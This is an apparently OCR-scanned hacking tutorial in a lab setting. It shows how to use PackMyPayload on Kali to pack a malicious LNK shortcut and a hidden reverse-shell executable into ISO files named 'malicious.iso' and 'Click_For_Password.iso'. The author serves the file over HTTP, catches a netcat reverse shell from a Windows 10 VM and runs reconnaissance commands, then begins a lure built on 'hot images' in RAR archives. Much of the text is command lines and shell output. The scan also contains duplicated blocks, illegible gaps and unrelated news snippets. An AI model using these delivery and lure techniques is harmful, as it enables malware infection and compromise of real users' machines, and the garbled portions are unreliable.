(kali㉿kali) - [~/Attackware/PackMyPayload]
```

$\mathbb{L} \$ \mathbb{L} s$

```
CODE_OF_CONDUCT.md  lib      PackMyPayload.py  requirements.txt
images             LICENSE  README.md        templates
```

```
└─(kali㉿kali) - [~/Attackware/PackMyPayload]
```

```
$ pip3 install -r requirements.txt
```

```
Defaulting to user installation because normal site-packages is not writeable
```

```
Installing collected packages: zipfile2, pyminizip, pycdlib, cabar  
chive, pyzstd, pyppmd, pybcj, psutil, multivolumefile, inflate64,  
py7zr
```

```
WARNING: The script py7zr is installed in '/home/kali/.local/bin'
which is not on PATH.
```

Consider adding this directory to PATH or, if you prefer to suppress this warning, use `--no-warn-script-location`.

Successfully installed cabarchive-0.2.4 inflate64-0.3.0 multivolum
efile-0.2.3 psutil-5.9.1 py7zr-0.20.0 pybcj-1.0.1 pycdlib-1.13.0 p
yminizip-0.2.6 pyppmd-0.18.3 pyzstd-0.15.3 zipfile2-0.0.12

After all the requirements are installed, I test it to create an ISO file from a firefox setup file (Firefox.setup.exe) to see if it works.

```
└─(kali㉿kali) - [~/Attackware/PackMyPayload]
```

```
└─$ python3 PackMyPayload.py /home/kali/Desktop/Firefox_Setup.exe Firefox_Setup.iso --out-format iso --hide Firefox_Setup.exe
```

[illegible]

```
[.] Packaging input file to output .iso (iso)...
```

Burning file onto ISO:


```
[.] Packaging input file to output .iso (iso)...
Burning file onto ISO:
  Adding file: /Firefox_Setup.exe
  Hiding file: //Firefox_Setup.exe

[+] Generated file written to (size: 54611968): Firefox_Setup.iso
```

```
(kali@kali) - [~/Attackware/PackMyPayload]
$
```

Use the command exactly as shown in the above image, otherwise tool is prone to pop up some errors.

```
(kali@kali) - [~/Attackware/PackMyPayload]
$ ls
```

```
CODE_OF_CONDUCT.md  imgs      PackMyPayload.py  shellx64_8383.exe
Firefox_Setup.iso   lib       README.md         templates
Firefox_Setup.pdf  LICENSE  requirements.txt
```

```
(kali@kali) - [~/Attackware/PackMyPayload]
$ cp Firefox_Setup.iso /home/kali/Desktop
```

```
(kali@kali) - [~/Attackware/PackMyPayload]
$ ls
```

```
CODE_OF_CONDUCT.md  imgs      PackMyPayload.py  shellx64_8383.exe
Firefox_Setup.iso   lib       README.md         templates
Firefox_Setup.pdf  LICENSE  requirements.txt
```

```
(kali@kali) - [~/Attackware/PackMyPayload]
$
```

Now, do you remember the two files: one shortcut and exe file I told you I saves in a folder named “Lab”. What I am going to do is, using PackMyPayload, I will pack these files into an ISO file name “malicious.iso” file.

```
(kali@kali) - [~/Attackware/PackMyPayload]
$ cp shellx64_8383.exe /home/kali/Desktop/lab
```

```
(kali@kali) - [~/Attackware/PackMyPayload]
$ ls /home/kali/Desktop/lab
```

```
README.txt.lnk  shellx64_8383.exe
```

```
(kali@kali) - [~/Attackware/PackMyPayload]
$
```


The command to do this is given below.

[illegible]

```
[.] Packaging input file to output .iso (iso)...
```

Burning files onto ISO:

```
Adding file: //README.txt.lnk
```

```
Adding file: //shellx64 8383.exe
```

Hiding file: //shellx64 8383.exe



```
[+] Generated file written to (size: 71680): malicious.iso
```

```
(kali㉿kali) - [~/Attackware/PackMyPayload]
$
```


The ISO file "malicious.iso" is successfully generated. If you have noticed keenly, you will see that I am using a "hide" option while running the tool PackMyPayload. What this option does is it hides any file we specify. Here, I want to hide "shellx64_8383.exe file. Let's see it practically. I start a simple HTTP server on my attacker machine.

```
(kali㉿kali) - [~/Attackware/PackMyPayload]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I also start a netcat listener on the same machine.

```
(kali㉿kali) - [~]  
$ nc -lvp 8383  
listening on [any] 8383 ...
```


I start the target Windows 10, open a browser and visit the Ip of the simple webserver running on my attacker machine and download the “malicious.iso” file.



This PC > Local Disk (C:) > Users > admin > Downloads >

Name	Date modified	Type	Size
HOT_Actress	4/10/2022 6:38 PM	File folder	
good-news-everybody (6)	7/6/2022 12:42 PM	Troubleshooting P...	1 KB
good-news-everybody	7/6/2022 1:27 PM	Troubleshooting P...	1 KB
malicious	8/12/2022 5:06 PM	Disc Image File	70 KB

When I click on the downloaded ISO file, it displays our shortcut.



If you have noticed, the “shell×64_8383.exe” file is not shown. This is because I have hidden it but when I click on the “README.TXT.lnk” file, on my attacker machine I have a shell as shown below. Voila, success.

```
(kali㉿kali)-[~]
$ nc -lvp 8383
listening on [any] 8383 ...
192.168.40.150: inverse host lookup failed: Host name lookup failure
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.150] 49688
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

E:\>
```

I try out some Batch commands and the newly acquired shell as I think that will work as practice.

```
(kali㉿kali)-[~]
$ nc -lvp 8383
listening on [any] 8383 ...
192.168.40.150: inverse host lookup failed: Host name lookup failure
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.150] 49688
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
```

E:\>whoami

whoami

desktop-prlkilm\admin

E:\>sysinfo

sysinfo

'sysinfo' is not recognized as an internal or external command,
operable program or batch file.



This is wrong.

E:\>net user

net user

User accounts for \\DESKTOP-PRLKILM

admin

Administrator

DefaultAccount

Guest

WDAGUtilityAccount

The command completed successfully.


```

E:\>net user admin
net user admin
User name                admin
Full Name
Comment
User's comment
Country/region code      001 (United States)
Account active           Yes
Account expires           Never

Password last set        4/10/2022 4:30:04 PM
Password expires          Never
Password changeable       4/10/2022 4:30:04 PM
Password required         Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon                8/12/2022 5:05:12 PM

Logon hours allowed       All

Local Group Memberships  *Administrators      *Users

Global Group memberships *None
The command completed successfully.

```

```

E:\>systeminfo
systeminfo

Host Name:                DESKTOP-PRLKILM
OS Name:                  Microsoft Windows 10 Pro
OS Version:               10.0.17763 N/A Build 17763
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00330-80000-00000-AA502
Original Install Date:    4/10/2022, 4:32:27 PM
System Boot Time:         8/12/2022, 5:03:45 PM
System Manufacturer:      VMware, Inc.
System Model:              VMware7,1
System Type:              x64-based PC

```



```

E:\>net user admin
net user admin
User name                admin
Full Name
Comment
User's comment
Country/region code      001 (United States)
Account active           Yes
Account expires           Never

Password last set        4/10/2022 4:30:04 PM
Password expires         Never
Password changeable      4/10/2022 4:30:04 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               8/12/2022 5:05:12 PM

Logon hours allowed      All

Local Group Memberships  *Administrators      *Users

Global Group memberships *None
The command completed successfully.

```

```

E:\>systeminfo
systeminfo

Host Name:                DESKTOP-PRLKILM
OS Name:                  Microsoft Windows 10 Pro
OS Version:               10.0.17763 N/A Build 17763
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00330-80000-00000-AA502
Original Install Date:    4/10/2022, 4:32:27 PM
System Boot Time:         8/12/2022, 5:03:45 PM
System Manufacturer:      VMware, Inc.
System Model:              VMware7,1
System Type:              x64-based PC

```



```

System Manufacturer:    VMware, Inc.
System Model:           VMware7,1
System Type:            x64-based PC
Processor(s):           2 Processor(s) Installed.
                        [01]: Intel64 Family 6 Model 142 Steppin
g 12 GenuineIntel ~2592 Mhz
                        [02]: Intel64 Family 6 Model 142 Steppin
g 12 GenuineIntel ~2592 Mhz
BIOS Version:           VMware, Inc. VMW71.00V.18452719.B64.2108
091906, 8/9/2021
Windows Directory:     C:\Windows
System Directory:      C:\Windows\system32
Boot Device:            \Device\HarddiskVolume1
System Locale:          en-us;English (United States)
Input Locale:           en-us;English (United States)
Time Zone:              (UTC+05:30) Chennai, Kolkata, Mumbai, Ne
w Delhi

Total Physical Memory:  2,047 MB
Available Physical Memory: 1,194 MB
Virtual Memory: Max Size: 3,199 MB
Virtual Memory: Available: 1,237 MB

Virtual Memory: In Use: 1,962 MB
Page File Location(s):  C:\pagefile.sys
Domain:                 WORKGROUP
Logon Server:            \\DESKTOP-PRLKILM
Hotfix(s):               1 Hotfix(s) Installed.
                        [01]: KB4464455

Network Card(s):        1 NIC(s) Installed.
                        [01]: Intel(R) 82574L Gigabit Network Co
nnection

                        Connection Name: Ethernet0
                        DHCP Enabled:      Yes
                        DHCP Server:       192.168.40.254
                        IP address(es)
                        [01]: 192.168.40.150
                        [02]: fe80::d55:6be8:96e1:cce1

Hyper-V Requirements:   A hypervisor has been detected. Features
                        required for Hyper-V will not be displayed.

E:\>

```

Finally I got my sysinfo command right. Now, i can move move forward with peace of mind.


Cisco patched multiple vulnerabilities affecting its ASA and firepower devices that could have leaked sensitive information.

RAR

OK. Now you know how to create malicious LNK and ISO files. But what about RAR files? Why are hackers using them and how are they using them?

Hackers have been using RAR files to deliver malware to victims since a long time. Here, the RAR files are itself not malicious but the files inside the archive are or maybe. Usually hackers place malware inside a RAR archive and use Social Engineering to convince victims to install malware. Let's see some of the methods they use practically.

On Kali, in that "Lab" folder (yes, the same one in which malicious shortcut and malicious reverse shall payload are coexisting), I change the name of the shortcut to "password txt".



Then I use PackMyPayload in the same way I used it earlier to generate an ISO file. Only difference this time is that I name my malicious Iso file as "Click_For_Password.iso".

The SOVA Android banking trojan that targeted 90 apps when it first came is now back with upgraded capabilities to target up to 200 mobile applications.

```
(kali㉿kali)-[~/Attackware/PackMyPayload]
$ python3 PackMyPayload.py /home/kali/Desktop/lab Click_For_passwd.iso --out-format iso --hide shellx64_8383.exe
```

[illegible]

Burning files onto ISO:

Burning files onto ISO:

```
Adding file: //shellx64 8383.exe
```

```
Adding file: //Password.txt.lnk
```

```
Hiding file: //shellx64 8383.exe
```

```
└─(kali㉿kali) - [~/Attackware/PackMyPayload]
```

\$

Then I move my operation to a Windows machine, the only reason being unable to install rar on Kali Linux. All through my hacking career, I have noticed that humans have a general weakness for HOT images. So I download few hot images and save them in the same folder as the “Click_For_Password.iso” file. That folder Is ironically named as lab again.


Lab



hot 1

